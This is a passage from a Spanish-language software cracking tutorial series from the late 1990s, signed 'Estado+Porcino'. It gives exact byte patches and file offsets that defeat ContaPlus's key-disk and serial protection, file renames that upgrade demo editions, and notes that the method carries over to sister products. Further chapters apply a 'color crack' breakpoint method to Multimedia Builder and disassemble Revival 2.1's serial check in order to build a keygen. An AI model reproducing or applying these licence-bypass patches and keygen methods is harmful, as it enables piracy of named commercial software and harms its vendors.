:1001524E E93C010000              jmp 1001538F
:10015253 FF75B4                  push [ebp-4C]
:10015256 FF550C                  call [ebp+0C] ;2º Llamada
```

Os ahorro el trabajo y os comento como funciona el esquema de protección a este nivel.
Se crean 2 dll en tiempo de ejecución en el mismo estilo que ya hemos comentado.
Estas dll se encargan de todo el acceso al disco llave.
Los parámetros a las dll se pasan (agarraos) en cadenas ascii.
Basta con poner un bpx 1001524B y echar un vistazo a esi y edi.
Obtendremos parámetros del tipo
3HayDisco
3Esdisco
3Instalaciones

ESTÚPIDO VELO

Corramos un estúpido velo en esta parte de la protección, porque es la más patética.
Baste decir dos cosas, para anular completamente al disco hay que parchear :1001524B.
En :1001524B se comprueba que existe disco, que el disco tiene el formato adecuado,
se leen el número de licencias .
Si existe algún error devuelven en eax=0, sino devuelven eax=1
Así pues cambiamos

```
:10015244 FF24858E540110          jmp dword ptr [4*eax+1001548E]
:1001524B FF550C                  call [ebp+0C]
:1001524E E93C010000              jmp 1001538F
:10015253 FF75B4                  push [ebp-4C]
:10015256 FF550C                  call [ebp+0C] ;2º Llamada
```

Por

```
:1001524B 33 C0                   xor eax,eax
:1001524D 40                      inc eax
:1001524E E93C010000              jmp 1001538F
:10015253 33 C0                   xor eax,eax
:10015255 33 C0                   xor eax,eax
:10015257 40                      inc eax
:10015257 90                      nop
```

Buscamos FF 24 85 8E 54 01 10 en c.a y lo encontramos
en 0x1464B donde ponemos 33 C0 40 E9 3C 01 00 00 33 C0 33 C0 40 90
Con esto quedan fulminados los accesos a disco.
Si seguimos adelante nos pide un número de serie que se puede obviar si parcheamos en

```
:1001525E FF75B8                  push [ebp-48]
:10015261 FF75B4                  push [ebp-4C]
:10015264 FF550C                  call [ebp+0C]; eax=0 si todo va bien.
:10015267 E923010000              jmp 1001538F
```

por

```
:1001525E 33C0                    xor eax, eax
:10015260 33C0                    xor eax, eax
:10015262 33C0                    xor eax, eax
:10015264 33C0                    xor eax, eax
:10015266 90                      nop
:10015267 E923010000              jmp 1001538F
```

Si no parcheamos los push el programa casca.
Resumiendo, buscamos en c.a ff 75 b8 ff 75 b4 ff 55 0C E9 23 01 00 00
y lo encontramos en 0x1465E, cambiándolo por 33 c0 33 c0 33 c0 33 c0 90
Cuando pida el serial podemos introducir cualquier churro numérico p.e: 111-1-696969-11
En el nombre de la empresa y nombre del usuario introducimos más de dos caracteres.

Curiosamente todas estas rutinas GLC de acceso a disco y check del serial, aparecen como una dll normal spptr.dll en el directorio de instalación. Para qué, mu sencillo, para deinstalar y eliminar una licencia del disco llave.
En teoría hay un número límite de instalaciones, cada vez que se instala el programa se elimina una licencia del disco llave y cada vez que se desistala se añade una.

¿ÉXITO?
Si seguimos todos los pasos, la instalación finaliza correctamente .
Ávidos lanzamos el programa y crash."Aplicación instalada incorrectamente".
¿En qué nos hemos equivocado?. Pensad un poco.

SOLUCIONES VIABLES

Seguro que habéis llegado a la misma conclusión que yo.
Las rutinas de manejo de disco que hemos inutilizado, dejaban algun flag en algún sitio que indicara que el programa estaba bien instalado.
Así pues hay quedan dos opciones:

1 Saltar la comprobación en el programa principal.
2 Activar ese flag.

HORROR Y ESPANTO

Seleccionando la opción 1 nos encontramos en un avispero.
El progrma principal está hecho en CLIPPER.
Qué horror, aún se siguen usando esas herramientas del demonio.
Si queréis pasarlo realmente mál intendad, trazar un programa en clipper.
El control se realiza por bucles de salto del tipo call[ax+4] que conducen a otros bucles de salto call [ebx+6], hasta el inifito.
Todo está dirigido por tabla y en código de 16bits.
Osea nada de usar la potencia de los registros de 32 bits.
Una montaña de mierda, como podreis observar.
Nada recomendabe ni saludable.
Optamos por la opción 2. Para eso llamamos a nuestro amigo y le pedimos que nos comprima el CONTAPLUS (bien instalado) en disquetes para compararlo con el que tenemos. Busque las diferencias.

EL MISTERIO INSONDABLE

Si descomprimimos el CONTAPLUS bien instalado en nuestro disco duro nos llevamos una desagradable sorpresa. "Aplicación mal instalada".
Joder, que coño pasa, pero si lo hemos copiado de uno que estaba bien instalado.
A ver, a lo mejor accede al registro del sistema buscando algo raro.
Lanzamos el regmon y vemos que la aplicación accede pero busca cosas nada importantes.
Podréis pensar, bueno quizás busque un fichero extraño que no hayamos copiado.
Lanzamos en filemon y sólo accede al win.ini fuera de su directorio.
Miramos el win.ini y no vemos nada sospechoso.

¿To esto está mu bien, pero que coño mira para saber que no está bien instalado?

Este es el misterio insondable que me ha tenido la noche en velo y que me ha hecho disfrutar como un enano cabezón. Pero hay más, si copiamos el directorio de instalación en el disco duro donde se instaló originalmnte, el programa deja de funcionar.
Quedan eliminados los flags en el registro del sistema y el acceso a ficheros raros, como ya suponíamos. Y el colmo, si copiamos y pegamos el ejecutable en el directorio de instalación del disco duro original de instalación el jodio programa funciona con el ejecutable original, pero no con la copia. ¿es mágia?
¿hay una explicación razonable o estamos ante un expediente X ?

Pensad el problema antes de mirad la solución, es apasionante.
Centraos en lo extraño que es que funcione con el ejecutable original y no con la copia, cuando son los mismos ficheros.

EL EXPEDIENTE X DESVIRGADO

Lo más curioso de todo es que el programa funciona con el ejecutable original, pero no con la copia.
En principio, esto no tiene sentido, a menos, claro está que exista una diferencia entre el original y el copiado.
Exactamente, la fecha de creación.
Para comprobarlo retrasé el reloj del windoze hasta la fecha hora y minuto en el que se había construido el ejecutable original.

En ese preciso momento realizé una copia del origial y BINGO, la copia del ejecutable funcionaba.
Ya hemos encontrado el flag, pero hace falta saber donde se guarda.
En el registro del sistema no, porque no realiza ninguna operación extraña.
Puede guardarlo en algún campo de la base de datos , osea en los fichero dbf. Para eliminar esta opción copie todos los ficheros
(excepto el ejecutable) de nuestro CUENTAPLUS al directorio original, y seguia funcionando.
En conclusión, el flag está dentro del propio ejecutable.
Para comprobarlo, comparé el ejecutable original y el nuestro y he aquí las diferencias :

```
FileSize:   2FA780h
DD     2F2726h
DB         C7h
DB         7Fh
DD     2F2727h
DB         A2h
DB         C1h
DD     2F272Dh
DB         9Dh
DB         3Dh
DD     2F272Eh
DB         54h
DB         79h
```

Cambian 4 posiciones de memoria de un ejecutable a otro.
Así pues una de las rutinas de acceso a disco que hemos

desabilitado introduce en el ejecutable final la fecha de creación.
Para más inri, esta fecha está encriptada y la llave de la desencriptación es BBYYMMAARRCCOOSS.

Estos programadores nuncan aprenderán a ser humildes, los muy jodidos.
Si cazamos las dll de disco que hemos anulado
(copiar y pegar como ya vimos) y desensamblamos, observamos que
se utiliza una bonita función:
DosDateTimeToFileTime function converts MS-DOS date and time
values to a 64-bit file time.

```
BOOL DosDateTimeToFileTime(

    WORD  wFatDate,     // 16-bit MS-DOS date
    WORD  wFatTime,     // 16-bit MS-DOS time
    LPFILETIME  lpFileTime      // address of buffer for 64-bit file time
   );
```

Ponemos un bpx DosDateTimeToFileTime y lanzamos el contaplus. EUREKA, aparecemos en spptr.dll, un par de f12 más y volvemos a al ejecutable original. No os aburriré indicando como localizar la rutina de comprobación del flag (ya somos mayorcitos), doy directamente el parche:

```
Cambiamos

:10001545 8D542428                lea edx, dword ptr [esp+28]
:10001549 51                      push ecx                   ;BBYYMMAARRCCOOSS
:1000154A 52                      push edx

Por

:10001545 8D542428                lea edx, dword ptr [esp+28]
:10001549 51                      push ecx                   ;BBYYMMAARRCCOOSS
:1000154A 51                      push ecx                   ;BBYYMMAARRCCOOSS
```

Buscamos en spptr.dll 8d 54 24 28 51 52 lo encontramos en 0x154A y lo cambiamos por 51 Listo y a disfrutar.
Ya es hora de volver con la gorda y el peluo para tomar una cerveza.

JUGUETEANDO

***Existe una forma alternativa de corregir el problema de aplicación mal instalada. Si cogemos un dbf cualquiera del directorio /emp y lo copiamos con el nombre menumode.dbf , entramos en la aplicación pero en versión demostrativa, sin copias de seguridad y sin algunas opciones más.**

*** Para convertir las copias de seguridad a la versión profesional, cambiad el nombre del fichero /emp/versione.dbf por /emp/versionp.dbf y /emp/menuwine.dbf /emp/menuwin.dbf .**
Esto provoca un pequeño error al mirar el "Acerca de" en el CONTAPLUS, pero no tiene mayor importancia.
Sospecho que con una poyada de estas más podemos pasar del CONTAPLUS élite al profesional, pero no he dado con la tecla.

*** Podemos copiar impunemente el directorio del CUENTAPLUS de un disco duro a otro sin necesidad de reinstalar.**

*** Este mismo proceso es aplicable al NOMINAPLUS y FACTURAPLUS y el resto del paquete y muy probablemente al resto de productos de la empresa SP. El TVPPLUS está cascado (por lo menos en el cd) por lo que no se ha podido probar y el PersonalPlus no necesita retoques. PAra el resto de componenetes del paquete, simplemente se parchea el instalar.exe, y se copia el c.a del CONTAPLUS y se comienza la instalación. Una vez instalado, se copia el spptr.dll del contaplus en el directorio apropiado para cada producto (NOMINAPLUS: /exe) (FACTURAPLUS: /exe)**

*** Para pasar una version demostrativa (o educativa) a versión élite, basta con aplicar el parche al spprt.dll y borrar el fichro /emp/menumode.dbf**

PD PARA EL PROGRAMADOR

Querido Marco:

Has construido una buena protección.
He estado tentado de guardarme el crack por respeto.
Pero lo que me decidió fue la decepción de ver como usabas Clipper y tu forma relajada de acceder al disco mediante deviceiocontrol.
La próxima vez esmérate un poco más, aunque he de reconocer que he disfrutado con tu protección en grande.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como se crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Estado+Porcino

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO V. COLOR CRACK

-Como Crackear Multimedia Builder 3.0-

Noviembre 1998

Indice

INTRODUCCIÓN

UN PRIMER VISTAZO

PRIMER OSTIAZO

ZEN CRACK

CRACK EN COLORES

CONCLUSIÓN

INTRODUCCIÓN

Victima: Multimedia Builder 3.0
Site: www.mediachance.com
Herramienta: Nuestro amado Sice y Zen crack.

Hoy es un día de Heineiken,Café de de Kenya,Moskovkaya,Guiness,Mahon y mujeres.

Bueno, ya estamos de vuelta con un nuevo truco bajo el brazo: "Crack en Color" que lo aplicaremos a nuestro conejillo de indias, el excelente Multimedia Builder. Un programa para crear aplicacniones que incluyen sonido, imagen,video. Se programa al estilovisual de VB . No os perdais el reproductor de CD que viene con el ejemplo.

UN PRIMER VISTAZO

Realmente este programador se lo ha currado. Ha cerrado la mayoría de las puertas de entrada a los crackers, por tanto hay que abrir otras como el "Crack en Color". Veamos alguno de sus ingenios del autor:

- Existe un número de serie que se introduce desde "Help\About\Register"

- Cuando introducimos un número de serie falso no aparece ninguna ventana de error.
Por lo que queda descartado el clásico "bpx messageboxexa".

- Las cadenas de caracteres importantes las tiene encriptadas, por lo que no podemos buscarlas con el "Search and Replace", lo que impide un crack en 5 minutos.

PRIMER OSTIAZO

Desechados los ataques típicos, vamos a entrar por la puerta clásica siguiendo la pista del Serial falso.

Metemos un número basura "12121212", Saltamos al sice y ponemos 's 30:00 l ffffffff "12121212"'
En cada ocurrecia XX:xx aplicamos 'bpr XX:xx XX:xx+8 rw'. Una vez acabado damos al botón de OK y BOOM, aparecemos en el sice. Unos F12 llegamos a la rutina "GetwindowTextA".
Dejamos esta línea de trabajo porque es muy aburrida.

Al final conseguimos aislar una rutina en que devuelve 0 si estamos registrados y 1 en otro caso.Podemos falsearla para registrarnos. Y de hecho lo "conseguimos". Nuestro nombre aparece en la ventana de registro. Pero hay una sorpresita. Si ejecutamos Project/Run aparece "unregistered...". ¿Cómo es posible?

¡Pero SI estamos registrados!. La cosa es aún peor, si nos peleamos con el registro y generamos un número de serie válido las cosas no mejorar. ¿Que está pasando aquí?

ZEN CRACK

Si hemos pasado el algoritmo de registro satisfactoriamente, ¿porqué seguimos sin estar registrados?.
Razonemos, la única forma de no estar registrados es que no pasemos alguna verificación. Sabemos que hemos pasado una, luego debe de haber otra verifiación en otra parte del código.

Este programador ha pensado un poco. HA SEPARADO LAS COMPROBACIONES del serial.
Y lo que es todavía más interesante, en cada comprobación analiza cosas diferentes. Así, si se pasa completamente una comprobación no se garantiza que se pase el resto.

Sabemos ya que por lo menos hay dos comprobaciones (una que pasamos y otra no).
Debe existir un nexo de unión entre las comprobaciones: Una variable que guarde el serial que hemos introducido. Pero aquín las variantes son múltiples :la primera comprobación puede encriptar el serial para la segunda, modificar un flag para que siempre resulte falsa la segunda comprobación...

La pregunta que se plantea es ¿Cómo localizo la segunda comprobación?.
La única pista es el horrible letrero amarillo ".. unregistered ..". Se podrían analizar todas las variables que modifica el primer algoritmo , pero eso es demasiado costoso. Debemos buscar otra forma.
La única forma de saber que no hemos pasado las comprobaciones es el letrero amarillo. Es por ahí por donde debemos atacar.

El mensaje está encriptado ,luego desechamos esa vía.
El letrero parece un Label al estilo de de JAVA o Delphi, por lo que no tiene entidad propia como una ventana.
¿Por donde atacamos?

CRACK EN COLORES

Centremonos, ¿qué es lo que má llama la atención del letrero? , su color amarillo.
Este color debe de asignarse de alguna forma. Además el amarillo parece que es el color de fondo del letreo. Si desensamblamos a nuestro objetivo vemos que utiliza la función setbkcolor.
Así pues debemos localizar algo parecido a "setbkcolor(Amarillo)".Pero como se expresa exactamente el color amarillo.

Normalmente los colores se forman a partir de la combinación de los llamados "colores básicos" .
Lo normal es usar como colores básicos RGB="Rojo Verde y Azul." Nuestro problema es como expresar el amarillo del letrero en función de RGB. Por suerte nuestro amarillo es una simple combinación. Podemos utilizar la paleta de colores de cualquier programa para comprobarlo. En mi caso he usado el Visual Café 2.5 (crackeado por supuesto).
Introduciendo Rojo=255,Verde=255,Azul=0 obtenemos el mismo amarillo que el del letrero.

Si el color hubiera sido más complejo,capturamos la pantalla con el letrero y la importamos a un editor gráfico como el Photoshop.Seleccionamos un pixel del color amarillo del letreo y vemos sus componentes en términos de Rojo, Verde y Azul.
Es posible que exita un program que realize esta función más sencilla. Si lo encontris, por favor notificádmelo.

Asi pues debemos de localizar algo asi como "setbkcolor(255 255 0)". Necesitamos conocer si existen más parámetros para el setbkcolor. Mirando el API tenemos:

```
COLORREF SetBkColor(HDC hdc,    // handle of device context
                    COLORREF crColor    // background color value
                    );
The COLORREF value is a 32-bit value used to specify an RGB color.
```

```
When specifying an explicit RGB color, the COLORREF value has the following hexadecimal form:
0x00bbggrr
```

Nuestro color es un entero y se pasa como segundo parámetro. Dado que los número se almacenan al revés debemos buscar SetBkColor(hdc,0000ffff). Desempolvemos los manuales del Sice, por lo que nos queda

bpx setbkcolor if (*(esp+8)==ffff0000)

Expliquemos un poco el churro que ha aparecido. bpx setbkcolor indica que se pare cuando se ejecute la rutina setbkcolor Se para cuando (*(esp+8)==00ffff), es decir, cuando el contenido del registro EIP+8 sea 00ffff. Recordemos que los parámteros a las funciones se pasan a través de la pila (ESP=registro stack pointer):

Concretamente es ESP+8 porque en se apilan dos palabra de 4 bytes cada uno.

```
Antes de la llamada ESP=000
        Llamada             ESP=Dirección de retorno. (palabra de 4 bytes)
                            ESP+4=parámetro HDC.(palabra de 4 bytes)
                            ESP+8=segundo parámetro
```

Aplicando nuestro bpx y pulsando "Proyect/Run" BOOM, aparecemos en el sice, para ver si estamos realmente ante el setbkcolor correcto, cambiemos el color "d esp+8" Y pasamos de "FFFF00" a "FFFFFF" .
Obtenemos un bonito color blanco de fondo. Luego hemos pillado la llamada correcta. Un par de f12 después obsevamos

:460a15 cmp [ESI+378],43CA

Si los valores no son iguales vemos el mensaje de error. Por tanto es este el flag que controla todo. Ya sólo basta ver quien lo inicializa. Pero este es un trabajo conocido por todos que lo dejo como ejercicio.

Fijaos como no se utiliza un clásico flag 1,0 sino un valor difícil 0x43CA. Un nuevo síntoma de que el autor ha leido sobre cracks.

CONCLUSIÓN

Hemos aprendido una nueva técnica: "Color Crack". Es recomendable que se aplique cuando el mensaje de "unregistered "no sea una ventana sino una cadena dentro de una ventana.
Debemos averiguar el color que se aplica al mensaje y colocar en el Sice:

bpx nombreRutina if (*(esp+8)==00BBGGRR)

Recordad que los valores de Blue(azul),Green (Verde) , Red (rojo) están hexa.

Cuando apararezcamos en el Sice cambiar el color para ver si estamos en la ventana correcta. En tal caso buscar un salto que evite el mesaje.

Este técnica siempre es aplicable, pero se recomienda que se utulize cuando existan pocos colores en la ventana y el mensaje esté resaltado del resto (cosa bastante habitual).

Una posible generalización de está técina es aplicable al color del tipo de letra (foregroundcolor), el tipo de fuente, (setFont), el aspecto (cursiva ...). Recordad de echar mano de una buena ayuda Api para win32.

No olvidemos el esquema de protección tan original de SEPARACIÓN DE COMPROBACIONES que ha implementado el autor. Realmente interesante, si señor.

Notas para los lectores.

1.- Los mensajes del tipo "Hazme el crack para ....", "Dime como de crackea....", "Dime donde puedo encontrar..." son automáticamente ignorados. El objetivo de estos artículos es enseñar a crackear no enseñar a ser unos llorones ineptos que sólo saben mendigar.

2.- Sólo responderé a preguntas teóricas sobre cracks, indicando algunas pistas que faciliten la labor.

3.- Narices, escribid artículos sobre los programas que crackeeis.
De nada sirve lo que aprendéis si no lo repartís, se os pudre en el cabeza, palabra.

4.- Lamento no haber contestado a ciertos mails interesantes. Desde aquí mis excusas.

5.- Si os ha servido para algo mis artículos, no seáis vagos y mandad un mail indicándomelo.

Mr.PinK & WKT (WHISKEY KON TEKILA)

Esperamos vuestras opiniones, sugerencias y ensayos en estadoporcino@hotmail.com
En breve analizaremos tipos de protecciones mucho más interesantes.

Recordad bebed de la fuente, buscad a +ORC en la red.

COMO CRAKEAR POR ESTADO+PORCINO

CAPÍTULO IV. Haciendo de Cerrajeros

-Generadores de Llaves (KeyGen)-

Revival 2.1

Mayo 1998

Indice

INTRODUCCIÓN

Generadores de Llaves

¿Es posible crear un Generador de Llaves?

¿Pos mu bien, pero que necesito pa hacer un Generador de Llaves?

¿Merece la pena hacer un Generador?

Generador de Llaves para REVIVAL 2.1:

Notas para los lectores

INTRODUCCIÓN

¡Saludos Familia!

Aprovechando las vacas estivales me he decidido por escribir un bonito Generador de Llaves (en inglés KeyGen) para un útil programa de reparación de discos duros y disquetes. Como siempre un poco de Teoría para que podamos entendernos.

Generadores de Llaves.

La primera pregunta que responder es ¿qué carajo es un Generador de Llaves? Suponed por un instante que sois unos de esos programadores perezosos y cegados por el dinero que ha construido un programa protegido con un número de serie. Si alguien desea registrarse debemos pagar una cifra de dinero (pequeña o no) que hará engrosar nuestra cuenta. A cambio debemos de enviarle un número de serie que desbloquee el programa. ¿Hasta ahora todo correcto, verdad?. ¿Pero como demonios se genera un número de serie diferente para cada usuario? . La respuesta es: con un Generador de Llaves.

Existen dos tipos de Generadores de Llaves:

A- Dependientes de los datos del cliente.
B- Independientes de los datos del cliente.

El tipo A es el más extendido, el número de serie se genera a partir del nombre del cliente y el de su dirección de correo (por ejemplo). Así dos usuarios tendrán números de serie diferentes, por que en principio sus datos personales son diferentes.

El tipo B está un poco en desuso, pero se siguen viendo por que son fáciles de programar (recordad que los programadores son por naturaleza vagos y sin imaginación).
El mismo número de serie es válido para cualquier cliente. En estos casos, el programador da un número diferente a los clientes pardillos que compran su producto y reza para que no se lo den a nadie.

¿Es posible crear un Generador de Llaves?

El programa Generador de Llaves está normalmente en el ordenata del programador, entonces, ¿cómo demonios puede un cracker construir un Generador ?. La respuesta es sencilla pero difícil (en general) de realizar.
El programa debe verificar que el número de serie que introducimos es válido y ésto sólo puede hacerlo verificando ciertas propiedades que debe cumplir el número de serie y que fueron establecidas por el Generador.
¿Un poco lioso verdad?, dicho de otra forma, el Generador es un codificador de números de serie y en el programa sólo existe un decodificador que descifra el número de serie introducido.

Vemos un sencillo ejemplo, suponed que nuestro Generador es el siguiente:

NúmeroSerie=(89934*4)*(nombre(5))

Donde nombre(5) es la quinta letra del nombre del usuario. EL número 89934 es el llamado número mágico, un número que es de agrado del programador (quizás el número de veces que le ha su jefe le ha jodido) y que realmente es el corazón del Generador

En el programa, para ver que el número de serie es correcto se debe de verificar: (NúmeroSerie/(4 /nombre(5)) = 89934

Como podéis apreciar, lo que hay en el programa es la inversa del Generador, por tanto si invertimos la inversa podemos obtener el Generador de Partida.

No os engañéis, este es un Generador sencillo, lo normal es que esté ultra enrevesao , lleno de números mágicos y operaciones aritméticas exóticas.

Normalmente, las rutinas de verificación realizan ciertas comprobaciones sobre la password de entrada. Generalmente pasan a mayúsculas y buscan ciertos caracteres en ciertas posiciones. En caso de no encontrarlos la password no es válida. Esto da pie a un truco mu útil pa localizar di una forma directa la rutina. Pero esto lo veremos más adelante.

¿Pos mu bien, pero que necesito pa hacer un Generador de Llaves?

1.- Lo primero es aislar el código del programa que verifica el número de serie.
Además del código que las funciones que son llamadas desde la rutina de verificación (pa Saber que narices hacen). Normalmente las rutinas de verificación hacen uso de pequeñas rutinas: convertir a mayúsculas,convertir letras en números...

2.- Un conocimiento exhaustivo, repito, exhaustivo del la rutina de verificación.
Debemos saber TODO lo que hace y porqué lo hace. Recordad que tenemos que invertir su funcionamineto y esto no lo podemos hacer si no sabemos como funciona. Este es el punto más delicado y el que consume más tiempo. Dependiendo de las paranoias del programador podéis tardar horas o semanas. Se necesitan conocimientos de ensamblador y de operaciones aritméticas binarias

3.- Invertir el funcionamineto del Generador y crear con un compilador, por ejemplo de C nuestro propio Generador.

¿Merece la pena hacer un Generador?

La respuesta es depende. Hacer un Generador no es nada sencillo, consume mucho tiempo y habilidades. Es mucho más fácil parchear la rutina de verificación para que acepte cualquier cosa.

Pero las ventajas de crear un Generador son muy importantes, primera y ante todo es que realmente se está cumpliendo con la filosofía crack (ingeniería inversa) al comprender y transformar el programa para que adapte a nuestras necesidades.

Segúnda ventaja son los conocimientos que se captan sobre todo a nivel ensamblador y de operaciones aritméricas con bits.

Tercera y no más importante la satisfacción del trabajo artesano, bien hecho. Esa satisfacción que nos hace seguir adelante.

La cuarta ventaja tiene que ver con la historia del Software. Puedes "coleccionar" las protecciones de tu programa favorito y ver la evolución de su software.

Y como quinta un fin práctico, al final del proceso se obtiene un número de serie válido, lo que te convierte en un usuario "legal" y problamente no tengas que crakear la próxima versión.

Generador de Llaves para REVIVAL 2.1

Objetivo: REVIVAL 2.1

Nombre: revive21.zip
Tamaño: 874.644 bytes
Versión: 2.1
Site: http://uc2.unicall.be/revival/
Herramientas: SoftIce,W32dasm o IDA 3.75 y un compilador de C.
Dificultad: No mu difícil.
Tiempo: 5 horas.

Este es un interesante programa que te permite recuperar ficheros borrados de discos duros y disquetes que soporta FAT32 y NTFS. Tiene una típica ventana de registro a partir de la cual podemos acceder directamente a la rutina de verificación de la pass. Esta rutina es extremadamente sencilla e independiente de los datos del usuario, por eso ha sido la elegida como demostración.

Aconsejo desensamblar con el IDA PRO 3.75(una pequeña maravilla de desensamblador). Se puede hacer con el W32dasm pero el IDA nos da más información y nos ahorra trabajo. Por ejemplo descubre de forma automática rutinas (_touper, isdigit...) que no son reconocidas como tales por el W32dasm.

Bien, manos a la obra, desensamblemos con el IDA.

¿Ya está?
Bien, ahora sólo hay que localizar la rutina de verificación. Empleemos un viejo truco: el 80% de las rutinas de verificación intentan localizar el carácter '-' (2D en hexa) o el carácter '+' (2B en hexa).
No me preguntéis por qué, pero lo hacen. Sólo hace falta buscar un 2Dh o un 2Bh y con un poco de suerte aterrizaremos en plena rutina de verificación. Debemos buscar una comprobación con 2Dh o bien 2Bh, pero como las comprobaciones pueden ser de muchos tipos , sólo buscaremos la parte final de la comprobación.

Resumiendo, buscaremos ", 2Dh" y ", 2Bh". En caso de existir demasiadas ocurrencias, mejor decantarse por otro método de ataque. Al final es el olfato de cracker el que te indica si estás en la ocurrencia correcta o no.
En este caso hay 20 ocurrencias de "2D" y 18 de "2B". UFF, quizás demasiadas (de hecho es la primera ocurrencia de "2D" la correcta), así que probemos un método más directo con el Softice.

Metemos como nombre ESTADO, como campañía PORCINO y como número de serie estúpido por ejemplo 1212121212. CTRL+D y le damos al botón de OK y aparece una ventana de error.

Esta ventana se parece a un messageboxexa (por su simplicidad y por el icono en forma de exclamación y por el único botón que aparece).
Si repetimos el mismo proceso pero poniendo en el softice bpx messsageboxexa y pulsamos el botón de OK ...
Bingo, aparecemos en la rutina de messageboxexa. Sólo hay que seguir la secuencia de llamadas hacia atrás buscando un salto que evite llamar a la ventana de mensaje de error. La secuencia de pasos es:

*** Paramos en bpx messageboxexa**
*** Pulsamos F12 para llegar a la rutina padre que llamó a messageboxexa.**
*** Aparecemos en :4313CA pero por se ve ningún salto que evite la llamada a messageboxexa.**
*** Pulsamos F12 para seguir subiendo hasta la rutina padre.**
*** Aparecemos en :43145D. Pero de nuevo nada interesante.**
*** De nuevo F12 y ....**
*** Aparecemos en :40CAAC8, esta si tiene lo que buscamos, exactamente.**

```
0040AA6C                call    sub_40CD10 ; RUTINA DE VERIFICACIÓN
0040AA71                add     esp, 4
0040AA74                test    eax, eax
0040AA76                jz      short loc_40AABA; SALTA SI ERES UN MAL CRACKER.
0040AA78                mov     dword ptr [esi+5Ch], 1
0040AA7F                mov     eax, [esi+64h]
0040AA82                push    eax
0040AA83                push    offset aName;NOMBRE.
0040AA88                call    sub_40AD70
0040AA8D                add     esp, 8
0040AA90                mov     eax, [esi+60h]
0040AA93                push    eax
0040AA94                push    offset aCompany;COMPAÑÍA.
0040AA99                call    sub_40AD70
0040AA9E                add     esp, 8
0040AAA1                mov     eax, [edi]
```

```
0040AAA3                 push    eax
0040AAA4                 push    offset aSerial;NÚMERO DE SERIE.
0040AAA9                 call    sub_40AD70
0040AAAE                 add     esp, 8
0040AAB1                 mov     ecx, esi
0040AAB3                 call    sub_42550E
0040AAB8                 jmp     short loc_40AACF
0040AABA ; ÄÄÄ
```

```
0040CD29                 jnz     loc_40CE7F            ; Salta a flag de error si p(0) no es R.
0040CD2F                 movsx   eax, byte ptr [esi+1] ; eax=p(1)
0040CD33                 push    eax
0040CD34                 call    _toupper              ; Pasamos a mayúsculas p(1).
0040CD39                 add     esp, 4
0040CD3C                 cmp     eax, 56h              ; ¿ES P(1) = V?
0040CD3F                 jnz     loc_40CE7F            ; Salta a flag de error si p(1) no es V.
0040CD45                 cmp     byte ptr [esi+7], 2Dh ; ¿ES P(7) = '-'?
0040CD49                 jnz     loc_40CE7F            ; Salta a flag de error si p(7) no es '-'.
0040CD4F                 push    esi
0040CD50                 call    ds:lstrlenA           ; Calcula el tamaño de la password.
0040CD56                 cmp     eax, 0Fh              ; ¿Es el tamaño 15?
0040CD59                 jnz     loc_40CE7F            ; Salta a flag de error si el tamaño no es
15
0040CD5F                 mov     edi, 2                ; Segundo carácter.
0040CD64
0040CD64 loc_40CD64:                             ; CODE XREF: sub_40CD10+6D_j

                         ;Bucle para comprobar que son números p(2)...p(6)
0040CD64                 movsx   eax, byte ptr [edi+esi]; eax=p(2)
0040CD68                 push    eax
0040CD69                 call    _isdigit               ; ¿es un número p(2)?
0040CD6E                 add     esp, 4
0040CD71                 test    eax, eax
0040CD73                 jz      loc_40CE64             ; Salta con flag de error si p(2) no es
número.
0040CD79                 inc     edi                    ; Apuntamos al siguiente carácter.
0040CD7A                 cmp     edi, 7                 ; ¿Hemos llegado a p(7)?
0040CD7D                 jl      short loc_40CD64       ; Salta si no hemos llegado a p(7).
0040CD7F                 mov     edi, 8                 ; Octavo carácter.

                         ;Bucle para comprobar que son números p(8)...p(14)
0040CD84
0040CD84 loc_40CD84:                             ; CODE XREF: sub_40CD10+8D_j
0040CD84                 movsx   eax, byte ptr [edi+esi];; eax=p(8)
0040CD88                 push    eax
0040CD89                 call    _isdigit        ;¿es un número p(8)?
0040CD8E                 add     esp, 4
0040CD91                 test    eax, eax
0040CD93                 jz      loc_40CE6D      ; Salta con flag de error si p(8) no es número.
0040CD99                 inc     edi             ; Apuntamos al siguiente carácter.
0040CD9A                 cmp     edi, 0Fh        ; ¿Hemos llegado a p(15)?
0040CD9D                 jl      short loc_40CD84; Salta si no hemos llegado a p(15).
0040CD9F                 mov     ax, [esi+2]     ; ax=p(2)p(3)
0040CDA3                 mov     [esp+30h+var_20], ax
0040CDA8                 lea     eax, [esp+30h+var_20]
0040CDAC                 mov     [esp+30h+var_1E], 0
0040CDB1                 push    eax
0040CDB2                 call    _atoi           ;Pasa p(2)p(3) a número.
0040CDB7                 mov     cx, [esi+5]     ;cx=p(5)p(6)
0040CDBB                 add     esp, 4
0040CDBE                 mov     [esp+30h+var_20], cx
0040CDC3                 sub     al, 13h         ; al=p(2)p(3)-19
0040CDC5                 lea     ecx, [esp+30h+var_20]
0040CDC9                 mov     [esp+30h+var_24], al
0040CDCD                 mov     [esp+30h+var_1E], 0
0040CDD2                 push    ecx
0040CDD3                 call    _atoi            ;Pasa p(5)p(6) a número.
0040CDD8                 lea     edx, [esp+34h+var_20];
0040CDDC                 add     esp, 4
0040CDDF                 lea     ebx, [eax-25h]   ;ebx=p(5)p(6)-37
0040CDE2                 lea     ecx, [esi+0Ah]   ;ecx=dirección de p(10)
0040CDE5                 push    edx
0040CDE6                 mov     eax, [ecx]       ;ebx=p(10)p(11)p(12)p(13)
0040CDE8                 mov     [edx], eax
0040CDEA                 mov     cl, [ecx+4]      ;cl=p(14)
0040CDED                 mov     [edx+4], cl
0040CDF0                 mov     [esp+34h+var_1B], 0
```

```
0040CDF5                call    _atoi           ;Pasa p(10)p(11)p(12)p(13)p(14) a número.
0040CDFA                add     esp, 4
0040CDFD                mov     edi, eax
